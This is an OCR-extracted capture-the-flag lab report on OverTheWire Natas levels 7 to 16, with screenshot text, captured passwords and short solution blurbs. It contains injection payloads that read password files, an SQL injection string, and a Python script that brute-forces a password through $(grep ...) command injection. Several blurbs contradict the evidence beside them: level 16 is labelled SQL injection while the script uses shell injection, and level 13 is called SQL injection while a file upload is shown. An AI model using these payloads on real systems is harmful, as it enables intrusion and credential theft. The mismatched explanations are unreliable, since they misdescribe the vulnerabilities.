
natas6.natas.labs.overthewire.org

Access granted. The password for natas7 is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Input secret:

Natas Level 7

Goal: Find the password for Natas Level 8.
Vulnerability: Simple XOR encoding of the password stored client-side.
Solution: Examine the page source or any provided JavaScript code. The password is likely encoded using a simple XOR operation with a fixed key. Identify the encoded password and the XOR key, then write a small script (in Python, JavaScript, etc.) to decode the password.




natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

OverTheWire Natas Lab Report

Natas Level 8

Goal: Find the password for Natas Level 9.
Vulnerability: Base64 encoding followed by a reversed string.
Solution: Examine the page source or JavaScript code. The password is likely encoded in two steps: first Base64 encoded, then the resulting string is reversed. Reverse the displayed string and then decode it using a Base64 decoder.



natas8.natas.labs.overthewire.org
PHP: bin2hex - Manual
Hex to String | Hex to ASCII Co
Reverse String - Online String R
Base64 Decode and Encode - O
Not secure
natas8.natas.labs.overthewire.org
NATAS8
Submit Token
View sourcecode
18:13
27-04-2025

Access granted. The password for natas9 is
ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
Input secret:
Submit

Natas Level 9

Goal: Find the password for Natas Level 10.
Vulnerability: Predictable command injection vulnerability in a web form.
Solution: The web form likely takes user input and uses it in a system command (e.g., grep). Inject shell commands by adding special characters like ;, |, or && followed by the command to retrieve the password (e.g., ; cat /etc/natas_webpass/natas10).

OverTheWire Natas Lab Report



natas10.natas.labs.overthewire.org/?needle=a+%2Fetc%2Fnatas_webpass%2Fnatas10&submit=Search

NATAS10

For security reasons, we now filter on certain characters


Find words containing: Search

Output:

```
/etc/natas_webpass/natas10:t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicism's
dictionary.txt:Catholicisms
dictionary.txt:Catholics
dictionary.txt:Chicano
dictionary.txt:Chicano's
dictionary.txt:Chicanos
dictionary.txt:Christian
dictionary.txt:Christian's
dictionary.txt:Christianities
dictionary.txt:Christianity
dictionary.txt:Christianity's
dictionary.txt:Christians
```

Natas Level 10

Goal: Find the password for Natas Level 11.
Vulnerability: Command injection vulnerability with input sanitization that can be bypassed.
Solution: Similar to Level 9, but the input might have some basic sanitization (e.g., filtering out certain characters). Experiment with different injection techniques to bypass the filters (e.g., using different special characters or encoding).



natas10.natas.labs.overthewire.org/?needle=a+%2Fetc%2Fnatas_webpass%2Fnatas11&submit=Search

NATAS10

For security reasons, we now filter on certain characters

Find words containing: Search


Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicism's
dictionary.txt:Catholicisms
dictionary.txt:Catholics
dictionary.txt:Chicano
dictionary.txt:Chicano's
dictionary.txt:Chicanos
dictionary.txt:Christian
dictionary.txt:Christian's
dictionary.txt:Christianities
dictionary.txt:Christianity
dictionary.txt:Christianity's
dictionary.txt:Christians
```

OverTheWire Natas Lab Report

Natas Level 11

Goal: Find the password for Natas Level 12.
Vulnerability: Simple XOR encryption of a cookie value.
Solution: Examine the cookies. One of the cookie values is likely the encrypted username or session information. Analyze how this cookie is generated (often hinted at in the page source). The encryption is likely a simple XOR with a fixed key. Identify the key and the encrypted value, then write a script to decrypt the cookie and potentially forge an admin session.


natas11.natas.labs.overthewire.
Online PHP Compiler - Program
From Base64, XOR, XOR, To Bas
Not secure
natas11.natas.labs.overthewire.org
NATAS11
SUBMIT TOKEN
ENG IN
11:18
28-04-2025


Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
Background color: #ffffff Set color

View sourcecode

Natas Level 12


Goal: Find the password for Natas Level 13.
Vulnerability: Predictable temporary file creation vulnerability.
Solution: The application likely uploads a file and stores it in a temporary directory with a predictable filename. By sending multiple requests, you might be able to guess the temporary filename and access the uploaded file (which might contain the password) before it's deleted.


natas12.natas.labs.overthewire.
Online PHP Compiler - Progran
From Base64, XOR, XOR, To Ba
Not secure
natas12.natas.labs.overthewire.org/upload/gnon6ar218.php
ENG
IN
11:50
28-04-2025

```
trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
```

Natas Level 13

Goal: Find the password for Natas Level 14.
Vulnerability: SQL injection vulnerability in a user lookup form.
Solution: The web form likely performs a SQL query based on user input. Inject SQL code into the input field to bypass the intended query and retrieve the password from the database (e.g., ' OR 1=1 --).




For security reasons, we now only accept image files!

The file upload/re80bq2s1f.php has been uploaded

View sourcecode

Natas Level 14


Goal: Find the password for Natas Level 15.
Vulnerability: Another SQL injection vulnerability, but with potentially different filtering or database structure.
Solution: Similar to Level 13, but you might need to use different SQL injection techniques to bypass any additional filtering or to query the database in a way that reveals the password.



Successful login! The password for natas15 is TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

Natas Level 15


Goal: Find the password for Natas Level 16.
Vulnerability: Time-based blind SQL injection vulnerability.
Solution: Direct data retrieval via SQL injection might be difficult or impossible. Instead, exploit a time-based blind SQL injection vulnerability. Craft SQL queries that cause a delay on the server if a certain condition is true (e.g., using SLEEP() function). By observing the response time for different queries, you can infer the password character by character.



Natas Level 16

Goal: Find the password for Natas Level 17.

Vulnerability: Another time-based blind SQL injection vulnerability, potentially with different syntax or filtering.
Solution: Similar to Level 15, use time-based blind SQL injection techniques to infer the password character by character. You might need to adjust your SQL queries to work with the specific database and any implemented filtering.



NATAS16

For security reasons, we now filter even more on certain characters

Find words containing: Search


Output:

View sourcecode

```
jeffrowell:Natas$ cat brute2.py
import requests
import time

vocab = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
used_chars = ''
natas16_pass = 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh'
natas17_pass = ''
url = 'http://natas16:' + natas16_pass + '@natas16.natas.labs.overthewire.org/'

print("Searching \"%s\" for characters used in password....\n" %vocab)
for character in vocab:
        result = requests.get(url + '?needle=password$(grep ' + character + ' /etc/natas_webpass/natas17)&submit=Search')
        if result.content.find(b'password') < 0:
                used_chars += character

print("[*] Characters used in password: \"" + used_chars + "\"\n[*] Beginning brute-force attack using \"" + used_chars + "\" characters")
start = time.time()
for i in range(32):
        for character in used_chars:
                result = requests.get(url +'?needle=password$(grep ^' + natas17_pass + character + ' /etc/natas_webpass/natas17)&submit=Search')
                if result.content.find(b'password') < 0:
                        natas17_pass += character
                        break
elapsed = (time.time() - start) / 60
print("[*] natas17 : %s\n\nTime elapsed: %f minutes." %(natas17_pass, elapsed))
jeffrowell:Natas$ python3.5 brute2.py
Searching "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789" for characters used in password....

[*] Characters used in password: "bcdghkmnqrswAGHNPQSW035789"
[*] Beginning brute-force attack using "bcdghkmnqrswAGHNPQSW035789" characters
[*] natas17 : 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

Time elapsed: 2.352700 minutes.
jeffrowell:Natas$
```

